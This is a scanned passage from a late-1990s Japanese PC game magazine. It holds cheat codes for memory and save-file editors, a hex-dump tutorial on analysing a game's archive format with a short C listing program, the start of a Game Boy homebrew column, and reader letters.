ExSTANDおよびSFXは、それぞれWindows95/98のパソコン

PC改造コードの杜

ゲーム改造につまずいたら、1度"PC改造コードの杜（GUC主催：http://www.shonan.ne.jp/~kow/guc/kaizouPC.html）"で質問してみるとよいでしょう。もし同じゲームの改造に成功した人がいれば、アドバイスやコードを教えてもらえるかもしれません。

●『モンスターファーム2』は、前作のCDを入れるとおもしろいモンスターが出現しますよ。（東京都港区/猿犯）㊙からもネタを。あの『10101』と『里見の謎』を入れてみよう！　前作は『デスクリムゾン』でレアモンスターが出たし。絶対テクモは狙ってるよな。

ゲームを手軽に改造するために制作されたメモリエディタおよびセーブファイルエディタです。ExSTANDおよびSFXは以下の方法で配布しています。

1：NIFTYの FGALAMのデータライブラリ

2：NON-STANDARDホームページで試用版をダウンロード後にユーザー登録。
http://www.tky.3web.ne.jp/~tsg/nonstd/

3：お楽しみCDシリーズ／ウェストサイド発行

お楽しみCDにSTANDシリーズの試用版が収録されています（コラム参照）。


4：ディスクサービス（郵便振替）。

郵便局そなえつけの振替用紙の通信欄に送付先の住所・氏名・希望の品目（ExSTANDかSFXもしくは両方）を全て記入したうえ、下記の口座にお振り込みください。

お楽しみCD19

本誌の通販広告でおなじみ、全国のパソコンショップでも販売されているウエストサイド社のお楽しみCDシリーズ。このCD-ROMマガジンに、全STANDシリーズの試用版が収録されています。

インターネットができないけれど、すぐにExSTANDを使ってみたいという人やSTAND-DX（PC9801-MSDOS用メモリエディタ）が欲しい人におすすめです。現在、ウエストサイドではシェアウェア送金代行サービスも実施しているので、試用版が気に入ったら正式版をゲットすることもできます。



口座番号：00170-6-41851
口座名　：NON-STANDARD
金額　　：ExSTAND2,500円
　　SFX1,000円
送料（全国一律）　200円

※締め切り：1999年5月15日。メディアは3.5インチディスク1.44Mフォーマットのみです。最低でも2週間、時期により1ヶ月以上かかります。振替証書は大切に保管し、いくら待ってもディスクが届かない場合は、振替証書のコピーを同封して封書にて下記の住所にご連絡ください。なお、編集部は電話での問い合わせには応じられません。

〒152-0003
東京都目黒区碑文谷4-11-13
谷繁方NON-STANDARD
「STANDディスクサービス係」

パソゲー改造コード集

ExSTAND編

●ADVANCED大戦略98
#ExSTAND_CODE_TEXT
#PROCESS＝ADPGAME
#VERSION＝1.0.0.1
#TIMER＝25
（青）資金：CB0FC0%xxxxxx
（赤）資金：CB69D8%xxxxxx
（緑）資金：CDC3F0%xxxxxx
（黄）資金：CC1E08%xxxxxx
（紫）資金：CC7820%xxxxxx
（水）資金：CCD238%xxxxxx
（灰）資金：CD8668%xxxxxx
（茶）資金：CD2C50%xxxxxx
;xxxxxxは、0～7F9698。
#END_CODE_TEXT
（投稿者＝Hide）

●Machine Maiden
#ExSTAND_CODE_TEXT
#PROCESS＝MEGU
#VERSION＝1.5.0.0.
機体性能255：0048B508－FF00
データ量255：0048B50C－FF00
擬似人格255：0048B510－FF00
従順度：0048B514－FF00
愛255：0048B518－FF00
#END_CODE_TEXT
（投稿者＝小原　和也）

●THE QUEEN OF HEART '98（同人ソフト）
#ExSTAND_CODE_TEXT
#PROCESS＝QOH98
#TIMER＝25
1P_HP：4DB3F0%F023；最大値
1P_POWER：4DB3E4%09；最大値
2P_HP：4DC0F0%0100；最低値
2P_POWER：4DC0E4%00；最低値
#END_CODE_TEXT

●ワーズワース
#ExSTAND_CODE_TEXT
#PROCESS= WWBASE
GOLD:46D570-L999999
EXP:5E0A84-M60000
;数回繰り返すとMasterLevelになる。
#END_CODE_TEXT

●Touch me
#ExSTAND_CODE_TEXT
#PROCESS= TOUCHME
現在の時刻:
4525D8-Ltt＊60+mm
;tt=時,mm=分（10進法）。
好感度:
ほのか:4524F4-L100

●誰も話題にしませんが、「コンバットチョロQ」はかなりの傑作です。（東京都練馬区/怪奇ひきずり兄弟）㊙は最初ナメていたのだが、オープニングムービーを見て驚愕。モノクロ画面に鷲のエンブレム…ってこれ「ドイツ週間ニュース」のパロディやんけ！　イエッヒー！　ナチス！

典子:4524F8-L100
雅美:4524FC-L100
多恵:452500-L100
志穂:452504-L100
真理:452508-L100
#END_CODE_TEXT
●バイオハザード2／レオン編
※アレンジ＆イージーモード＆修正プログラム使用前
#ExSTAND_CODE_TEXT
#PROCESS= LEONJ
ITEM_1:99A55C-xxyy0000
ITEM_2:99A560-xxyy0000
ITEM_3:99A564-xxyy0000
ITEM_4:99A568-xxyy0000
ITEM_5:99A56C-xxyy0000
ITEM_6:99A570-xxyy0000
;xxはアイテムリストを参照。
;yyは個数（FFで∞）。
#END_CODE_TEXT
●バイオハザード2／クレア編
※アレンジ＆イージーモード＆修正プログラム使用前
#ExSTAND_CODE_TEXT
#PROCESS= CLAIREJ
ITEM_1:99A5BC-xxyy0000
ITEM_2:99A5C0-xxyy0000
ITEM_3:99A5C4-xxyy0000
ITEM_4:99A5C8-xxyy0000
ITEM_5:99A5CC-xxyy0000
ITEM_6:99A5D0-xxyy0000
;xxはアイテムリストを参照。
;yyは個数（FFで∞）。
#END_CODE_TEXT
●アイテムリスト
01　コンバットナイフ
02　ハンドガン
03　ハンドガン
04　カスタムハンドガン
05　マグナム
06　カスタムマグナム
07　ショットガン
08　カスタムショットガン
09　グレネードランチャー
0A　グレネードランチャー
0B　グレネードランチャー
0C　ボウガン
0D　コルトS．A．A．
0E　スパークショット
0F　サブマシンガン
10　火炎放射器
11　ロケットランチャー
12　ガトリング
13　ハンドガン
14　ハンドガンの弾
15　ショットガンの弾
16　マグナムの弾
17　燃料
18　グレネード弾
19　火炎弾
1A　硫酸弾
1B　サブマシンガン弾
1C　スパークショット弾
1D　ボウガンの矢
1E　インクリボン
1F　小さなカギ
20　ハンドガンパーツ
21　マグナムパーツ
22　ショットガンパーツ
23　救急スプレー
24　対ウイルス爆弾
25　薬品AC-W24
26　グリーンハーブ
27　レッドハーブ
28　ブルーハーブ
29　調合したハーブ
2A　調合したハーブ
2B　調合したハーブ
2C　調合したハーブ
2D　調合したハーブ
2E　調合したハーブ
2F　ライター
30　キーピック
31　写真
32　バルブハンドル
33　赤い宝石
34　レッドカードキー
35　ブルーカードキー
36　サーペントストーン
37　ジャガーストーン
38　青い石
39　青い石
3A　イーグルストーン
3B　ビショッププラグ
3C　ルークプラグ
3D　ナイトプラグ
3E　キングプラグ
3F　武器ボックス
40　信管
41　プラスティック爆弾
42　プラスティック爆弾
43　クランク
44　フィルム
45　フィルム
46　フィルム
47　ユニコーンのメダル
48　オオワシのメダル
49　オオカミのメダル
4A　金の歯車
4B　マンホールオープナー
4C　メインプラグ
4D　ヒューズケース
4E　ワクチン
4F　ワクチンカートリッジ
50　フィルム
51　ワクチンベース
52　G－ウィルス
53　スペシャルキー
54　ジョイントSプラグ
55　ジョイントNプラグ
56　電気コード
57　写真
58　小屋のカギ
59　警察署のカギ
5A　警察署のカギ
5B　警察署のカギ
5C　警察署のカギ
5D　工場のカギ
5E　工場のカギ
5F　動力室のカギ
60　MOディスク
61　ラボカードキー
62　マスターキー
63　ホームのカギ

SFX編

●ADVANCED大戦略98
対象ファイル
C：¥SEGA¥ADVANCED大戦略98¥Exec¥Adpdata.dll（隠しファイル）
兵器番号1（He51B－1）攻撃系

弾数	69AC－0F
武器シルエット	69B0－xx
対空攻撃力	69B4－FF
対甲攻撃力	69B8－FF
対人攻撃力	69BC－FF
対艦攻撃力	69C0－FF
対潜攻撃力	69C4－FF
対空射程始まり	69C8－01
対空射程終わり	69CC－0F
対地射程始まり	69D0－01
対地射程終わり	69D4－0F
命中率	69D8－64
対空優先速度	69DC－63
対空優先速度	69E0－63
対地優先速度	69E4－63
対地優先速度	69E8－63
弾薬価格	69EC－00

；+2A0hで次の兵器番号の兵器。
兵器番号1（He51B－1）防御系

兵器タイプ	17A6C4－xx
生産国	17A6C－xx

xx＝00（ドイツ）、01（イギリス）、02（ソビエト）…（後略）。

兵器の最大機数	17A6D0－0A
値段	17A6D4－00
移動形式	17A6DC－00
速度	17A6E0－63

●前田愛ちゃん、イイっすね。でも、ときどきTOKIOの山口達也とダブって見えるんですよ。どう思います？（埼玉県大宮市/G-FORCE）㊎キミは山口達也か。㊎は彼女が林家こん平に見えてしょうがないのだ。おかげで「ガメラ3」を見ても悲劇の少女に感情移入できなくて困ったナリ。

策敵	17A6E4－10
対空防御力	17A6EC－63
対地防御力	17A6F0－63
重量	17A6F4－00
燃料	17A6FC－FF
輸送できる数	
艦載機数	17A708－09
兵員数	17A70C－09
索引砲軽数	17A710－09
索引砲重数	17A714－09
空挺可数	17A718－09
空輸可数	17A71C－09
輸送可数	17A720－09
登場の戦域指定	17A754－xx

xx＝00（なし）、01（東部戦線）、02（イギリス本土）、03（アフリカ戦線）、04（ドイツ本土）。

弾薬数	17A75C－63

+174hするたびに、次の兵器番号の兵器になる。

諸注意

数値が入っているところは、最強になるように設定してある。この数値以上入力すると、強制終了する場合がある（とくに兵器の機数や策敵）。

改良兵器の部分はも変更できるが、自国生産の兵器ですでに開発されていないと改良できない。

戦闘機などは速度を上げすぎると燃料消費が早くなる（0Fくらいがちょうどよい）。

（投稿者＝小原　和也）

●THE QUEEN OF HEART '98

対象ファイル：QOHcnf.cnf

ゆきが使えるようになる	58－01
セリオが使えるようになる	5c－01
ランキングデータ	
あかり	
TOTAL	
1st.	68－L99999999
2nd.	7C－L99999999
3rd.	90－L99999999
4th.	A4－L99999999
5th.	B8－L99999999
TIME	
1st.	74－xxxx
2nd.	88－xxxx
3rd.	9C－xxxx
4th.	B0－xxxx
5th.	C4－xxxx

xxxx＝L216000（60分）。

MAX HIT	
1st.	6C－L63
2nd.	80－L63
3rd.	94－L63
4th.	A8－L63
5th.	BC－L63
DAMAGE	
1st.	70－L9999
2nd.	84－L9999
3rd.	98－L9999
4th.	AC－L9999
5th.	C0－L9999
せりか	
TOTAL	
1st.	CC－L99999999
ともこ	
TOTAL	
1st.	130－L99999999
しほ	
TOTAL	
1st.	194－L99999999
あおい	
TOTAL	
1st.	1F8－L99999999
2nd.	20C－L99999999
3rd.	220－L99999999
4th.	234－L99999999
5th.	248－L99999999
TIME	
1st.	204－xxxx
2nd.	218－xxxx
3rd.	22C－xxxx
4th.	240－xxxx
5th.	254－xxxx
MAX HIT	
1st.	1FC－L63
2nd.	210－L63
3rd.	224－L63
4th.	238－L63
5th.	24C－L63
DAMAGE	
1st.	200－L9999
2nd.	214－L9999
3rd.	228－L9999
4th.	23C－L9999
5th.	250－L9999
マルチ	
TOTAL	
1st.	25C－L99999999
2nd.	270－L99999999
3rd.	284－L99999999
4th.	298－L99999999
5th.	2AC－L99999999
TIME	
1st.	268－xxxx
2nd.	27C－xxxx
3rd.	290－xxxx
4th.	2A4－xxxx
5th.	2B8－xxxx
MAX HIT	
1st.	260－L63
2nd.	274－L63
3rd.	288－L63
4th.	29C－L63
5th.	2B0－L63
DAMAGE	
1st.	264－L9999
2nd.	278－L9999
3rd.	28C－L9999
4th.	2A0－L9999
5th.	2B4－L9999
ことね	
TOTAL	
1st.	2C0－L99999999
レミィ	
TOTAL	
1st.	324－L99999999
りお	
TOTAL	
1st.	388－L99999999
あやか	
TOTAL	
1st.	3EC－L99999999
ゆき	
TOTAL	
1st.	518－L99999999
セリオ	
TOTAL	
1st.	644－L99999999

●ワーズワース

対象ファイル：
¥WW¥flag8.dat
CGモードすべて閲覧可
410>6F0-01

●Touch me

対象ファイル：
¥Mink¥Touch Me¥sys.dat
CGモードすべて閲覧可
5>8F-01

☆★ 改造コード投稿大募集!! ★☆

このコーナーでは、パソゲー改造を盛り上げてくれるサポーターを募集しています。「オレの改造コードを見ろ!!」という熱い投稿者は、ぜひ編集部まで送ってください。採用者には、抽選でGLオリジナルグッズをプレゼントします。

投稿先：〒104-0031
東京都中央区京橋3-14-6斎藤ビル
(株)三才ブックス　GL編集部
パソゲーコード集係
FAX：03-3567-6435
e-mail：glabo@tky.3web.ne.jp

●ゲームスクールを経営しているメーカーに、インチキくさいものを感じるのは私だけ？（大阪府堺市/ジョンD）　㊙メーカー直属のゲームスクールも増えましたが、どこも業績好調だそうです。ヒューマンとかスクールだけが黒字なんだもんなあ。そりゃ設立の目的も忘れるわな。

さ〜て、今月から始まりましたエロゲームマニアックス。毎回何人かの講師をお招きして、エロゲー解析や改造をするときの基礎知識を語っていただきます。第1回めの今回は、いろいろと独自の改造ツールやローダーを制作し、ホームページで発表しているせーじ氏を講師としてお招きしました。

Mamilistとはどんなツール?

Windows上で動作する画像ビューアやローダーとしては、GV、Susie、Grapholicなどが有名だと思います。このなかでも、おそらくゲーム用画像ローダーとしてはSusieがもっとも有名なのではないでしょうか?

私が作ったMamiListも、Windows上で動作する画像ローダーの1つで、エルフのゲームを中心にある程度のゲーム画像に対応しています。また、画像だけでなく、MamiListは音声や動画の再生を行うこともできます。プレステやサターンなどのほとんどのゲームで使われているCD-XAのBGMや、音声を再生するためのプレイヤーとして一部で重宝されているようです。


私はそういったツールを作成している関係上、ゲームをひととおりプレイしたあとに、ヒマがあればとりあえず解析作業をすることがあります。ここでは、ゲームの画像や音声、動画、またはアーカイブ形式を解析したときの経験をもとに、MamiListに組み込むための、せーじ流のデータ解析手法を解説していきたいと思います。

基本その1 解析の基本は「ながめる」

どのような解析手法をもちいるにしても、とりあえずなんらかのツールが必要になると思います。せーじ流解析手法では最低限以下のツールが必要です。

- ●バイナリダンプツール
- ●10/16進表示可能な電卓

第1回めの講師、せーじ氏のホームページ（http://cclub.cc.tut.ac.jp/~sage/）では、Mamilistのほかにも、さまざまなツールが提供されているぞ。



とりあえず、これだけあれば十分です。「あれ? 逆アセンブラは?」もしかするとそう思う人もいるかもしれませんが、ここでは必要ありません。どうしようもない場合に限りこれに頼ることもありますが、基本的にはバイナリダンプツールだけで解析を行います。

そうです、せーじ流データ解析の基本は、バイナリダンプしたデータをただ「ながめる」だけなのです。逆アセンブラをもちいた画像解析手法については、過去すでに何回か紹介されているので、ここではもう1つの解析手法「ながめる」について説明します。

なお、バイナリダンプツールとして、私はDOSアプリのFILMTNの内蔵ページャを利用しています。これはTAB1発でテキスト／バイナリ表示を切り替えられるので非常に便利で、なによりファイラーと一体になっており、それ自体の使いがってのよさが魅力的です。

基本その2 「作った人の気持ちになる」

データ形式はデータを「ながめて」いると「なんとなく」わ

●某メーカーは最近、なぜか最新の開発マシンが入り出したそうです。業績がよいとも思えないのに…。（東京都中野区/2542DUB）㊟気いつけや。それは経営者が機材を転売してトンズラかます可能性があるで！ と、青木雄二先生なら言うでしょう。注目して見守ってください。

かってきます。とはいうものの、その感覚がわからなければ解析するのはなかなか難しいかもしれません。「なんとなく」を理解する。そのためには、「作った人の気持ちになる」ことが重要です。

画像、音声、動画、アーカイブ形式など、これから解析しようというそれぞれの形式について、少なくとも最低1つは「自分だったらこういう形式にする」という方向性を持っていることが重要です。自分がそう思ったということは、もしかするとこれから解析しようとしているデータの形式を考えた人もまったく同じ、またはそれに近い形式を考えたかもしれないからです。

また、自分が思っていたものと違った場合でも、どういうつもりでこのようなデータの並びになる形式にしたのかを想像し、このフォーマットを作った人の気持ちになりましょう。それができれば、そのデータのすべてを解析したことになるのです。

つまり、この手法で解析を行うには、たとえば画像なら最低でも1つ以上の画像形式について知っている必要があるということになりますし、画像データの圧縮について多少なりとも知識を持っていなければなりません。しかし、それは逆アセンブラをもちいた場合でも同じことです。やはり、どのような手段をもちいるにしても、解析を行うにはそれなりの知識が必要になるのです。

今回、解析のサンプルとしてとりあげたのはエルフの『臭作』だ。いわずとしれた「おやじ4段積みシステム」を採用した、鬼畜エロゲームの傑作である。アーカイブの形式がひねくれていないので、初めての人でもけっこう解析しやすいぞ！

アーカイブ形式を解析してみよう

「ながめる」には、まず目的の形式のファイルがどれかを探しあてなくてはなりません。あたりまえですが、音声のファイルに対して、これが画像のファイルだと信じて解析しても、解析できるわけがないからです。

しかし、いきなりこの作業をはじめることのできるゲームは、最近では非常に少なくなっています。多くのゲームは、複数のファイルを1つのファイルにアーカイブしたものを利用しているからです。そのため、まずはじめにながめる必要があるのはアーカイブファイルであり、この形式を解析してアーカイブされている個々のファイルを切り出してから、各画像や音声、動画の解析作業がはじまるというわけです。

アーカイブ形式のパターン

それでは、アーカイブファイルの形式はどのようになっているのか考えてみましょう。アーカイブファイルに保存されているデータには、アーカイブされているファイルの情報と、各ファイルのデータの2種類があります。その2つの部分の保存方法には、だいたい3つのパターンがあります。

パターンの1つめは、各ファイルの情報がアーカイブファイルの先頭にすべてまとめて保存されており、そのうしろに各データがまとめて保存されているというパターンです（〈第1図a〉参照）。ゲーム用のアーカイブファイルの形式としては、このパターンがもっとも多く使われています。データが暗号化されていない限り、ファイルを実際にながめてみたときに大量のファイル名が見えるので、簡単に解析を行うことができます。

2つめのパターンは、1つめの逆で、アーカイブファイルの先頭に各ファイルのデータがまとめて保存されており、そのうしろに各ファイルの情報がまとめ

〈第1図〉アーカイブ形式のパターン

(a)	(b)	(c)
アーカイブ情報	アーカイブ情報	File1の情報
File1の情報	File1のData	File1のData
File2の情報	File2のData	File2の情報
File3の情報	File3のData	File2のData
File1のData	File1の情報	File3の情報
File2のData	File2の情報	File3のData
File3のData	File3の情報	

●『iS』はスクウェアが出したソフトだとは思えない。（大阪府西城区/もがみ）　㊙やってみて一番驚いたのは、自機が左右にしか動けないことね。なんか20年ぐらい前の『テンペスト』とか『ジャイラス』を思い出させるノリだよな。あ～眠くなる。

〈第2図〉臭作GRAPH.ARCのダンプリスト

```
00000000 6B 02 00 00 65 76 31 31-30 62 2E 47 50 58 00 00 | k...ev110b.GPX..
00000010 00 00 00 00 00 0C 3A 00-00-B9 65 00 00 65 6E 64 31 | ......:..劫..end1
00000020 61 2E 47 50 58 00 00 00-00 00 00 00 C5 9F 00 00 | a.GPX.......□ ..
00000030 B4 6C 00 00 63 68 6F 69-5F 72 2E 47 50 58 00 00 | 伎..choi_r.GPX..
00000040 00 00 00 00 79 0C 01 00-FE 14 01 00 63 68 6F 69 | ....y.......choi
00000050 5F 73 2E 47 50 58 00 00-00 00 00 00 77 21 02 00 | _s.GPX......w!..
00000060 02 37 01 00 63 68 6F 69-5F 74 2E 47 50 58 00 00 | .7..choi_t.GPX..
00000070 00 00 00 00 79 58 03 00-52 0A 01 00 63 68 6F 69 | ....yX..R...choi
00000080 5F 75 2E 47 50 58 00 00-00 00 00 00 CB 62 04 00 | _u.GPX......魔..
00000090 25 3D 01 00 63 68 6F 69-5F 76 2E 47 50 58 00 00 | %=..choi_v.GPX..
000000A0 00 00 00 00 F0 9F 05 00-DE 3F 01 00 63 68 6F 69 | ....陝..淇..choi
000000B0 5F 77 2E 47 50 58 00 00-00 00 00 00 CE DF 06 00 | _w.GPX......累..
000000C0 0F 49 01 00 63 68 6F 69-5F 78 2E 47 50 58 00 00 | .I..choi_x.GPX..
000000D0 00 00 00 00 DD 28 08 00-D6 E1 00 00 65 76 30 38 | ....様..已..ev08
```

て保存されているというものです（〈第1図b〉参照）。ヘッダがファイルの先頭にあるものだと思い込み、先頭部分だけをながめてもファイルの情報らしきものがみつからないので、解析をあきらめてしまうケースがよく起きます。とてもいやらしいパターンですね。ゲームとしては、リーフの『ToHeart』などでもちいられているLeafPack形式のアーカイブがこれにあたります。LeafPackはさらに暗号化まで行われているので、解析は容易ではなく、これはさすがになかめるだけで解析を行うことはできないでしょう。

最後のパターンは、各ファイルの情報とデータがいっしょになって、連続に保存されているパターンです（〈第1図c〉参照）。これはLHaなどがもちいているアーカイブ形式です。この形式は、アーカイブファイルに、ファイルの追加や削除をひんぱんに行う場合に有効な方法ですが、ゲーム用のアーカイブとしてはプログラムがめんどうなだけなので、使われているケースはほとんどないと思われます。

ゲーム用のアーカイバの作りやすさからいえば、〈第1図b〉のパターンがじつはもっとも簡単でしょう。しかし、ヘッダはファイルの先頭にあるべきだという先入観があるせいか、〈第1図a〉のパターンがもっとも多くもちいられています。

〈第1表〉アーカイブのダンプリストを分解する

16進ダンプ	文字列/10進表示
6B 02 00 00	619
65 76 31 31 30 62 2E 47 50 58 00 00 00 00 00 00	ev110b.GPX
0C 3A 00 00	14860
B9 65 00 00	26041
65 6E 64 31 61 2E 47 50 58 00 00 00-00 00 00 00	end1a.GPX
C5 9F 00 00	40901
B4 6C 00 00	27828
63 68 6F 69-5F 72 2E 47 50 58 00 00 00 00 00 00	choi_r.GPX
79 0C 01 00	68729
FE 14 01 00	70910

●アーカイブ情報

アーカイブ情報には、一般的にはそのアーカイブ形式を特定するためのIDとしての文字列と、保存されているファイルの数が記録されていることが多いようです。ものによってはアーカイブ情報がない場合もあります。

●ファイル情報

アーカイブファイルのなかのどの位置にファイルのデータがあるか、データサイズはいくらかなどが記録されています。一般的には

・ファイル名
・ファイルのデータのアーカイブファイル内の位置（オフセット）
・ファイルのデータサイズ

の3つだけが記述されているケースが1番多いようです。ゲーム用のアーカイブは、バックアップ目的とは違うので、ファイルの作成日や属性を保存したりはしないのが普通です。また、データサイズやオフセットは、どちらか一方さえあれば、その前後関係から他方を求めることができるので、サイズかオフセットのどちらかしか記録していないものもあります。

●コナミがどんどん事業を拡張しているのをみると、コンパイルを思い出す。（愛知県豊橋市/なめくじ娘）㈱そういやオリンピック委員会のスポンサーにもなったんだよな。IOCならまだしもJOCに金出してなんかいいことあるのかね。ヴェルディに払った金もムダ金に終わりそうだし。

〈第3図〉『臭作』のアーカイブ形式の構造体

```
// sizeof long == 4 かつ リトルエンディアンの処理系に限る
// アーカイブ情報
typedef struct {
    long   num;      // アーカイブファイル数
} AINFO;
// ファイル情報
typedef struct {
    char   name[16]; // ファイル名
    long   offset;   // オフセット
    long   size;     // サイズ
} FINFO;
```

オフセットだけを記録し、データの先頭にファイル名などの、よりくわしい情報を記録するというAliceSoftのSystem3.5/3.6でもちいているようなアーカイブファイルの形式も存在します。

アーカイブファイルを実際にながめてみよう

さて、それではもっとも典型的なアーカイブファイルの先頭数バイトを実際にながめてみることにしましょう。今回ここでながめてみるのはエルフの『臭作』の画像ファイルをアーカイブしているGRAPH.ARCというファイルです。このファイルの先頭数バイトのダンプリストを〈第2図〉に示します。

どうでしょう？　こうして「ながめて」みるとファイル名のようなものが大量にみつかると思います。最初のファイル名は4バイトめから始まる“ev110b.GPX”、次のファイル名は28バイトめから始まる“end1a.GPX”、その次のファイル名は52バイトめから始まる“choi_r.GPX”と、先頭4バイトめから24バイトごとにファイル名らしきものが出現していることに気が付くでしょう。ここで1つ予想してみます。つまり、このアーカイブ形式は、〈第1図a〉のパターンに該当し、アーカイブ情報が4バイトでファイル情報が24バイトであると。そして、24バイトのファイル情報にはファイル名、オフセット、サイズが記録されていること。そのように予想したうえで、いくつかのファイル情報からそれらしくなるように〈第1表〉のように分解してみましょう。〈第1表〉をみると、アーカイブ情報には619というデータしか存在しないことがわかります。このデータはまず最初はアーカイブファイル内のファイル数であると考えるのが妥当でしょう。その仮定のもとに解析を行い、違えばあとで別の解釈をすることにします。

619という数値をアーカイブファイル内のファイル数であると仮定すると、最初のファイルのデータオフセットの位置は計算によりだいたい予想することができます。それでは、このアーカイブ形式を〈第1図a〉のパターンだとしましょう。最初のファイルのデータオフセットは

アーカイブファイル内ファイル数×ファイル情報のサイズ＋アーカイブ情報のサイズ


で答えが出ます。つまり、

619×24＋4＝14860

ということになるわけです。この14860という数値は〈第1表〉の、1つめのファイル情報の16バイトめからの4バイトに記録されていることがわかります。このことから、この位置にデータオフセット情報が記録されていると予想されます。どう見てもファイル情報の0バイトめからの16バイトはファイル名ですから、さらに残りのファイル情報の20バイトめからの4バイトがファイルサイズだと予想することができます。このように予想したうえで、さらに次のデータのオフセットの位置を予想してみることにします。これは

現在のデータオフセット＋現在のデータサイズ

で求めることができます。よう



データの解析ができるようになれば、お気に入りのソフトを改造することも簡単にできる。エロゲーを極めるための基礎なのだ。

●最近の麻雀ゲームでは「ホットギミック快楽天」が熱い！（神奈川県川崎市/孵め大回転）　㊙万年縦シューティングメーカーと思われた彩京ですが、あれはかなり娯楽精神にあふれた傑作ですね。脱衣麻雀なのに、対戦になると画面にはムサい男しか出てこない仕様も潔いと思います。

するに、

14860＋26041＝40901

ということになるのです。この40901という数値は、さきほどデータオフセットが記録されていると予想した位置に記録されていることがわかります。

さらに、その次のデータオフセットの位置の計算も各自でやってみてください。おそらく同じような結果になるとことでしょう。以上のことから、アーカイブ情報およびファイル情報の形式は予想したとおりであったことがわかります。この形式をC言語の構造体で表現すると〈第3図〉のようになります。

これでこのアーカイブ形式に対して行った仮定はすべて成立しましたので、めでたくアーカイブ形式の解析は終了です。あとはこの解析結果をもとに、アーカイブファイルからファイルの切り出しを行うツールを作成すればよいことになります。

GDIRリスト形式で出力してみよう

アーカイブ形式が解析できたところで、あとは画像解析などのために実際にファイルの切り出しを行うことになるのですが、いきなりそのすべてを切り出してしまうとハードディスクの容量が足りないという状態になることがあるかもしれません。また、解析したアーカイブ形式の数が増えてくると、各種アーカイブ形式ごとのソース内にファイル切り出しに関するソースが入るのもめんどうです。

ここでは、アーカイブ内のファイル情報をGDIRリスト形式で出力する方法を紹介します。GDIRリスト形式とは、MamiListなど、私が作成しているツールの多くが出力、利用しているアーカイブファイル内のファイル情報を保存しているテキストファイルの形式です。MamiListやそのほかのツールは、このファイルを読み込み、リスト内の任意のファイルの切り出しや、画像の表示（表示可能ならば）、音声動画の再生など、ファイルのコンバートなどを行います。つまり、ファイルの情報をGDIRリスト形式で出力し、ファイルの切り出しはほかのツールにまかせようという方針です。

GDIRリスト形式の各行の形式は以下のとおりです。

アーカイブファイル名　データオフセット　データサイズ　ファイル名

これはただのテキストファイルなので、プログラムを書かなくてもメモ帳などで作成することが可能です。

さきほど解析した『臭作』のアーカイブの情報をGDIRリスト形式で出力するもっとも単純なプログラムを〈リスト1〉に示します。なお、このプログラムはMS-DOSやWindowsプログラミング環境以外の環境では正しく動く保証はしません。それ以外の環境でプログラムするにはそれなりにソースを改造する必要があります。

おわりと次回予告

今回「ながめて」みた『臭作』のアーカイブ形式ほど、解析されることに対して無防備なものはそんなに多くありません。普通は、もう少しわかりにくくなっています。さて次回は、本命（?）の画像の解析について紹介していきたいと思います。

〈リスト1〉『臭作』のアーカイブ情報をGDIRリスト形式で出力するもっとも単純なプログラム

```
#include <stdio.h>

typedef struct {
    long    num;
} AINFO;

typedef struct {
    char    name[16];
    long    offset;
    long    size;
} FINFO;

int main(int argc, char **argv) {
    char    *aname  = argv[1];
    FILE    *fp;

    if ( argc < 2 ) {
        fprintf(stderr, "usage: %s archive-file-name¥n", argv[0]);
        return 1;
    }

    if ( fp = fopen(aname,"rb") ) {
        AINFO   ai;
        FINFO   fi;
        int     i;
        fread(&ai,1,sizeof(ai),fp);
        for ( i = 0; i < ai.num && fread(&fi,1,sizeof(fi),fp); i++ )
            printf("%s¥t%ld¥t%ld¥t%s¥n",aname,fi.offset, fi.size,
fi.name);
        fclose(fp);

        return 0;
    }
    perror(aname);
    return 1;
}
```

●『せがれいじり』ってタイトルは、ソニーの倫理ラインギリギリな気が。（奈良県奈良市/エラ）　㊞それ深読みしすぎ。「せがれ」なら全然オッケーでしょう。「ムスコいじり」で、ようやくギリギリかな？「肉棒いじり」ぐらいまでいくと、ケンカを売ってると判断されますね。

Be Professional!!

GAME BOY ソフト開発教室

Team NOx改めTeam KNOx織田 裕一（yuichi-oda@geocities.co.jp）

POWER

最近、再びLinuxに凝っています。IBM、Compaqなど米国の有力PCベンダーがこぞって採用をはじめたため、一般的なメディア（コンピュータ関係以外の新聞や週刊誌など）でも目にすることが多くなりました。筆者の場合はLinuxにリアルタイム機能を付加して、外部機器を制御しようとたくらんでいます。

また、以前製作したPC-NCU（注1）をLinuxでコントロールする計画です。Win9xで運用することも考えたのですが、やはりサーバ用途はLinux（UNIX）に1日の長があります。結果がまとまりしだい発表しますのでご期待ください。

市販品を使って手軽に制作しよう

ゲームボーイは、8ビットマイコンなのでプログラムは比較的組みやすいでしょう。しかし、いざ作ったソフトを実機で動作させるとなると、いきなり敷居が高くなってしまいます。なぜなら、市販カートリッジの改造を余儀なくされるからです。

改造方法はインターネットや本誌にて解説ずみですが、実際にマスクROMを取り外してフラッシュROMに載せかえる作業はかなりの技術が要求されます。このカートリッジを完成させることができなければ、実機での動作は事実上不可能でしょう。それにもかかわらず、ゲームボーイ用開発ツールが充実してきたおかげで実機での動作を望むユーザーは確実に増えています。

そこで、最近になって香港のBung Corpration（http://www.bung.com.hk）からMBC5相当のメモリバンクコントローラを装備したフラッシュカートリッジが発売されたので、さっそく試してみることにしました。また、PCに接続してプログラムをフラッシュカートリッジに書き出したり、市販のカートリッジからデータやプログラムを吸い出すことができるフラッシュカートリッジR/Wも同時に発売されています。それぞれDoctor-GB Card、GB X changerという商品名です。Doctor-GB Cardは容量に応じて4Mビットと16Mビットの2種類あり、価格は〈第1表〉のとおりになっています。

